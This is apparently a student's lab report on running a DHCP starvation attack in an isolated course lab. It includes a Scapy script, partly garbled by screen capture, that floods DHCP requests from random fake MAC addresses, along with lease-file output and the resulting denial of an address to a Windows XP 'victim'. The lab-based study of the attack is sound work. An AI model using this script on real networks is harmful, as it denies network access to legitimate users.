# LAB 1

Ajay Shete (abs717) N19633252

#### **DHCP Starvation Attack Procedure:**

- 1. First, switch on your ext-router using Vital and then initialize your Kali machine
- 2. Check the dhcp.leases file in /var/lib directory and delete all the leases except the Kali machine entry
- 3. Restart the ext-router if you deleted the leases.
- 4. Write a python code using ScaPy in Kali machine to create your DHCP starvation attack and start wireshark using terminal.
- 5. Once, the ext-router has rebooted, run the python file and check the dhcp.leases file periodically. You will see that the ext-router is assigning leases to the fake mac addresses.
- 6. If you don't see any leases being assigned aside from the original Kali machine lease, then check your code and run again.
- 7. Once, all the 200 ips are assigned to the fake MAC addresses, initialize your XP machine and type ipconfig in your command prompt. (ifconfig for Ubuntu/Linux machine)
- 8. If no IP address is assigned to XP then you have successfully completed the DHCP starvation attack or else, rectify the problems in your code.

# **Python Program:**


```
Mon 23:41
                                               root@kali: /home/student
File Edit View Search Terminal Help
GNU nano 2.4.3
                                       File: dhcp starve.py
                                                                                                        Modified
mport sys
mport os
om scapy.all import *
ef main():
       12 bcast = "ff:ff:ff:ff:ff"
       conf.checkIPaddr = False
        prevents scapy from checking return packet
       IP addr subnet = "10.10.111."
       #the subnet of all ip addresses that we will be requesting
       def dhcp_starve():
               for ip in range(100,201):
                        for i in range(0,15):
                         coz some of the ips when requested were not assigned
hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
dhcp_request = Ether(src = fake_mac_addr, dst= l2_bcast)/IP(src="0.0.0.0",dst="")
                                sendp(dhcp_request)
               dhcp_starve()
       #call function
    name ==" main ":
       main()
```

- 1. L2\_bcast is the broadcast address as we must broadcast the DHCP request and the router that assigns DHCP leases will then reply to your machine's request for an IP address.
- 2. Conf.checklPaddr is assigned false to prevent ScaPy from checking the return packets and constantly keep sending DHCP request.
- 3. The subnet of all the IPs that the ext-router is giving out is 10.10.111.xxx, hence we are assigning the subnet to a variable IP\_addr\_subnet.
- 4. We will run our program to gain IP addresses from 10.10.111.100 to 10.10.111.200.
- 5. We will request the same IP address multiple times because the ext-router fails to simultaneously assign leases to all request. Earlier, I tried looping it 8 times but still, the router failed to assign leases to some of the DHCP request, hence I changed it to 15.
- 6. RandMAC() is a ScaPy function used to randomize the MAC address for each IP request.
- 7. For DHCP request we use the default command, which ask for a MAC address, for which we are giving the fake MAC address; destination address for which we are using the broadcast address. UDP request at the

source and destination port. The BOOTP again switches the sender's MAC address with the fake MAC address.


```
Mon 23:42
                                                    root@kali: /home/student
File Edit View Search Terminal Help
 GNU nano 2.4.3
                                           File: dhcp starve.py
                                                                                                                    Modified
 mport sys
mport os
 rom scapy.all import *
ef main():
l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
#prevents scapy from checking return packets
        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting
        def dhcp_starve():
    for ip in range(100,201):
                          for i in range(0,15):
                          #coz some of the ips when requested were not assigned #hence interating the request protocol
                                   fake_mac_addr = RandMAC()
 dst="255.255.255.255")/UDP(sport=68, dport=67)/B00TP(chaddr=fake_mac_addr)/DHCP(options=[("message-type","req
                sendp(dhcp_request)
time.sleep(l)
print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
          =="<u>main</u>":
    name
        main()
```

- 8. Message type will be a request as it is a DHCP request, the IP will be concatenated with the IP\_subnet that we defined earlier; and finally, end.
- 9. Send this DHCP request.
- 10. Use sleep function to send the DHCP request at a certain interval of time.
- 11. Call the DHCP starve function.




#### **DHCP Leases:**


### **Before running program**





## **Before Initialising Kali**



#### After running the program










Assigned all IP address to fake MAC addresses


#### Additional Lease Screenshots:





```
File Edit View Search Terminal Help
 GNU nano 2.5.3
                                                                          File: /var/lib/dhcp/dhcpd.leases
    binding state active;
next binding state free;
rewind binding state free;
hardware ethernet 63:37:3a:64:35:3a;
 lease 10.10.111.108 {
lease 10.10.111.108 {
    starts 3 2018/02/14 04:58:39;
    ends 3 2018/02/14 05:58:39;
    cltt 3 2018/02/14 04:58:39;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 30:33:3a:35:64:3a;
} lease 10.10.111.109 { starts 3 2018/02/14 04:58:52; ends 3 2018/02/14 05:58:52; cltt 3 2018/02/14 04:58:52;
     binding state active;
next binding state free;
rewind binding state free;
hardware ethernet 30:63:3a:63:61:3a;
} lease 10.10.111.110 { starts 3 2018/02/14 04:59:07; ends 3 2018/02/14 05:59:07; cltt 3 2018/02/14 04:59:07; binding state active; next binding state free; rewind binding state free; hardware ethernet 65:31:3a:66:34:3a;
 lease 10.10.111.111 {
 ^G Get Help
^X Exit
                                ^O Write Out
^R Read File
                                                                ^W Where Is
^\ Replace
                                                                                                🛅 🔳 root@ext-rtr: /home/s... 💆 [Software Updater] 🔳 root@ext-rtr: /home/s... 🚨 Capturing from eth1 (...
```



















































## Victim's Machine (XP):



Since all the IP addresses have been assigned to fake MAC addresses, the extrouter cannot assign Windows XP an IP address, hence, the IP address is 0.0.0.0.

#### Wireshark:



The wireshark report shows repeated DHCP request of the same IP address. We received a No Acknowledgement signal at first but then we finally get the Acknowledgement signal for the IP address that we request.

